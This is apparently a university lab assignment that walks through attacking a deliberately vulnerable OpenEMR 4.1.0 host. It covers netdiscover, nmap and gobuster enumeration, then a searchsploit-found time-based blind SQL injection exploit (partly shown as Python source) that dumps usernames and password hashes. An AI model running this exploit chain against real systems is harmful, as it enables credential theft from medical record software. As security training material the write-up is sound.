INSTITUTE OF INFORMATION TECHNOLOGY
JAHANGIRNAGAR UNIVERSITY

Number of Assignment	**: 05**
Name of Assignment	**: Vulnerability Identify Using Metasploitable-3**
CourseTittle	**: Cyber Security**
Submission Date	**: 26/10/2024**

Submitted To

Moinoddeen Quader Al Arabi

Ethical Hacker, Forensic Investigator, and VAPT Expert Cyber Security Consultant in Dhaka Division, Bangladesh.

Submitted By

Md. Shakil Hossain

ID: 2111258

First need to run metasploitable-3 and healthcare-1

Default userid and password: **vagrant**

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:b5:63:3a
          inet addr:192.168.0.105  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb5:633a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6336 (6.3 KB)  TX bytes:12091 (12.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:379 errors:0 dropped:0 overruns:0 frame:0
          TX packets:379 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56641 (56.6 KB)  TX bytes:56641 (56.6 KB)

veth242b5e2 Link encap:Ethernet  HWaddr 9e:46:f8:39:42:2e
          inet6 addr: fe80::9c46:f8ff:fe39:422e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:9902 (9.9 KB)

vagrant@ubuntu:~$ whoami
vagrant
vagrant@ubuntu:~$
```

Now time for discover target ip using Linux:

Command: netdiscover


```
File  Actions  Edit  View  Help
Currently scanning: 172.16.93.0/16   |   Screen View: Unique Hosts

19 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1140
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.43.95   a8:41:f4:1d:81:d1      2     120  Unknown vendor
192.168.43.101  00:0c:29:93:08:6f      2     120  VMware, Inc.
192.168.43.1    fa:a5:d0:0a:d3:19     15     900  Unknown vendor
```

Here target ip = 192.168.43.101

Now check which port is open.

```
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# nmap -A 192.168.43.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 12:03 EST
Nmap scan report for 192.168.43.101
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3d
80/tcp open  http    Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_/all_our_e-mail_addresses /admin/ /
|_http-title: Coming Soon 2
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
MAC Address: 00:0C:29:93:08:6F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.38
OS details: Linux 2.6.38
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 192.168.43.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
```

Here port 21 and 80 is open



Install seclists

```
┌──(root㉿kali)-[~]
└─# apt install seclists
The following packages were automatically installed and are no longer required:
  fonts-liberation2         libgail18t64        libiniparser1    libzip4t64
  freerdp2-x11              libgeos3.12.2       libjim0.82t64    openjdk-17-jre
  hydra-gtk                 libgfapi0           libjsoncpp25     openjdk-17-jre-headless
  ibverbs-providers         libgfrpc0           libmfx1          perl-modules-5.38
  libassuan0                libgfxdr0           libperl5.38t64   python3-hatch-vcs
  libavfilter9              libglusterfs0       libplacebo338    python3-hatchling
  libboost-iostreams1.83.0  libgspell-1-2       libplist3        python3-pathspec
  libboost-thread1.83.0     libgtk2.0-0t64      libpostproc57    python3-pluggy
  libcephfs2                libgtk2.0-bin       librados2        python3-setuptools-scm
  libfreerdp-client2-2t64   libgtk2.0-common    librdmacm1t64    python3-trove-classifiers
  libfreerdp2-2t64          libibverbs1         libusbmuxd6      rwho
  libgail-common            libimobiledevice6   libwinpr2-2t64   rwhod
Use 'apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 175
  Download size: 508 MB
```

gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -e

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/direct
ory-list-2.3-medium.txt -t 100 -e
═══════════════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.43.101/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medi
um.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════════════
http://192.168.43.101/css                 (Status: 301) [Size: 341] [──> http://192.168.43.10
1/css/]
http://192.168.43.101/js                  (Status: 301) [Size: 340] [──> http://192.168.43.10
1/js/]
http://192.168.43.101/vendor              (Status: 301) [Size: 344] [──> http://192.168.43.10
1/vendor/]
http://192.168.43.101/favicon             (Status: 200) [Size: 1406]
http://192.168.43.101/robots              (Status: 200) [Size: 620]
http://192.168.43.101/fonts               (Status: 301) [Size: 343] [──> http://192.168.43.10
1/fonts/]
http://192.168.43.101/images              (Status: 301) [Size: 344] [──> http://192.168.43.10
1/images/]
http://192.168.43.101/index               (Status: 200) [Size: 5031]
http://192.168.43.101/gitweb              (Status: 301) [Size: 344] [──> http://192.168.43.10
1/gitweb/]
http://192.168.43.101/server-status       (Status: 403) [Size: 1000]
Progress: 104721 / 220560 (47.48%)
```

```
root@ka
File  Actions  Edit  View  Help
ory-list-2.3-medium.txt -t 100 -e
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.101/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medi
um.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.43.101/css                 (Status: 301) [Size: 341] [--> http://192.168.43.10
1/css/]
http://192.168.43.101/js                  (Status: 301) [Size: 340] [--> http://192.168.43.10
1/js/]
http://192.168.43.101/vendor              (Status: 301) [Size: 344] [--> http://192.168.43.10
1/vendor/]
http://192.168.43.101/favicon             (Status: 200) [Size: 1406]
http://192.168.43.101/robots              (Status: 200) [Size: 620]
http://192.168.43.101/fonts               (Status: 301) [Size: 343] [--> http://192.168.43.10
1/fonts/]
http://192.168.43.101/images              (Status: 301) [Size: 344] [--> http://192.168.43.10
1/images/]
http://192.168.43.101/index               (Status: 200) [Size: 5031]
http://192.168.43.101/gitweb              (Status: 301) [Size: 344] [--> http://192.168.43.10
1/gitweb/]
http://192.168.43.101/server-status       (Status: 403) [Size: 1000]
http://192.168.43.101/phpMyAdmin          (Status: 403) [Size: 59]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

sqlmap -u http:// 192.168.43.101/openemr/interface/login/validateUser.php?u= --dbs –batch

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http:// 192.168.43.101/openemr/interface/login/validateUser.php?u= --dbs -batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
legal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by t
his program

[*] starting @ 12:23:53 /2024-11-08/

[12:23:53] [CRITICAL] host '' does not exist

[*] ending @ 12:23:53 /2024-11-08/


┌──(root㉿kali)-[~]
└─#
```

Download big data file:

https://github.com/igorhvr/zaproxy/blob/master/src/dirbuster/directory-list-2.3-big.txt

move big.txt into Web-Content folder


```
shariful@kali:
File  Actions  Edit  View  Help
┌──(shariful㉿kali)-[~/Downloads]
└─$ ls
directory-list-2.3-big.txt

┌──(shariful㉿kali)-[~/Downloads]
└─$ sudo mv directory-list-2.3-big.txt /usr/share/seclists/Discovery/Web-Content/directory
[sudo] password for shariful:

┌──(shariful㉿kali)-[~/Downloads]
└─$
```

Gobuster the big.txt file.
gobuster dir -u http://192.168.0.105/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt


Here is the different type of directory:

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 344] [--> http://192.168.43.101/images/]
/index                (Status: 200) [Size: 5031]
/css                  (Status: 301) [Size: 341] [--> http://192.168.43.101/css/]
/js                   (Status: 301) [Size: 340] [--> http://192.168.43.101/js/]
/vendor               (Status: 301) [Size: 344] [--> http://192.168.43.101/vendor/]
/favicon              (Status: 200) [Size: 1406]
/robots               (Status: 200) [Size: 620]
/fonts                (Status: 301) [Size: 343] [--> http://192.168.43.101/fonts/]
/gitweb               (Status: 301) [Size: 344] [--> http://192.168.43.101/gitweb/]
/phpMyAdmin           (Status: 403) [Size: 59]
/server-status        (Status: 403) [Size: 1000]
/server-info          (Status: 403) [Size: 1000]
/openemr              (Status: 301) [Size: 345] [--> http://192.168.43.101/openemr/]
Progress: 1273832 / 1273833 (100.00%)
===============================================================
Finished
===============================================================
```

Copy http://192.168.43.101/openemr/ and paste in url



Now we need to know the username and password



Here OpenEMR v4.1.0 is running

Check if there has any vulnerability

```
┌──(root㉿kali)-[~]
└─# searchsploit OpenEMR 4.1.0
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
OpenEMR 4.1.0 - 'u' SQL Injection                                      | php/webapps/49742.py
Openemr-4.1.0 - SQL Injection                                          | php/webapps/17998.txt
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─#
```

Here is SQL Injection vulnerability with python file 49742.py

```
┌──(root㉿kali)-[~]
└─# searchsploit -m php/webapps/49742.py

  Exploit: OpenEMR 4.1.0 - 'u' SQL Injection
      URL: https://www.exploit-db.com/exploits/49742
     Path: /usr/share/exploitdb/exploits/php/webapps/49742.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/49742.py
```

Here 49742.py file copy to **root** folder

Open 49742.py and change the ip address

Use nano 49742.py for edit ip address

Then enter Ctrl+O and Ctrl+X

```
root@kali: ~
File  Actions  Edit  View  Help
  GNU nano 8.2                                   49742.py *
import requests
import string
import sys

print("""
  ____                                  _____  _____    __ __   ___ ____
 / __ \___ __ ____ / ___/ |/ / _ \  / // /  < // _ \\
/ / / / _ \ _ \ _ \ _/ / /|_/ / /_/ /  / // /_  / // / / /
/ /_/ / /_/ /  _/ / / / /___/ /  / / _, _/  /__  __/ / // /_/ /
\____/ .___/\___/_/ /_/_____/_/  /_/_/ |_|     /_/ (_)_(_)____/
    /_/

   ___ ___                    __   ____ ____    __    _
  / __ )/ (_)___  ___/ /  / ___// __ \  / /   (_)
 / /_/ / / / __ \ __  /   \__ \/ / / / / /    / /
/ /_/ / / / / / / / / /_/ /   ___/ / /_/ / / /___/ /
/_____/_/_/_/ /_/\__,_/   /____/\___\_\/_____/_/   exploit by @ikuamike
""")

all = string.printable
# edit url to point to your openemr instance
url = "http://192.168.43.101/openemr/interface/login/validateUser.php?u="

def extract_users_num():
    print("[+] Finding number of users...")
    for n in range(1,100):
        payload = '\'%2b(SELECT+if((select count(username) from users)=' + str(n) + ',sleep(3>
        r = requests.get(url+payload)
        if r.elapsed.total_seconds() > 3:
            user_length = n
            break
    print("[+] Found number of users: " + str(user_length))
    return user_length

def extract_users():
    users = extract_users_num()
    print("[+] Extracting username and password hash...")
    output = []

^G Help      ^O Write Out  ^F Where Is   ^K Cut      ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste    ^J Justify   ^/ Go To Line

┌──(shariful㉿kali)-[~]
└─$ sudo apt update
```


Now execute python file


```
┌──(root㉿kali)-[~]
└─# python 49742.py

  ____                                  _____  _____    __ __   ___ ____
 / __ \___ __ ____ / ___/ |/ / _ \  / // /  < // _ \
/ / / / _ \ _ \ _ \ _/ / /|_/ / /_/ /  / // /_  / // / / /
/ /_/ / /_/ /  _/ / / / /___/ /  / / _, _/  /__  __/ / // /_/ /
\____/ .___/\___/_/ /_/_____/_/  /_/_/ |_|     /_/ (_)_(_)____/
    /_/

   ___ ___                    __   ____ ____    __    _
  / __ )/ (_)___  ___/ /  / ___// __ \  / /   (_)
 / /_/ / / / __ \ __  /   \__ \/ / / / / /    / /
/ /_/ / / / / / / / / /_/ /   ___/ / /_/ / / /___/ /
/_____/_/_/_/ /_/\__,_/   /____/\___\_\/_____/_/   exploit by @ikuamike

[+] Finding number of users...
[+] Found number of users: 2
[+] Extracting username and password hash...
admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8
medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d

┌──(root㉿kali)-[~]
└─#
```

Here is the user and password hash value

admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8

medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d



Decode hash:

Admin page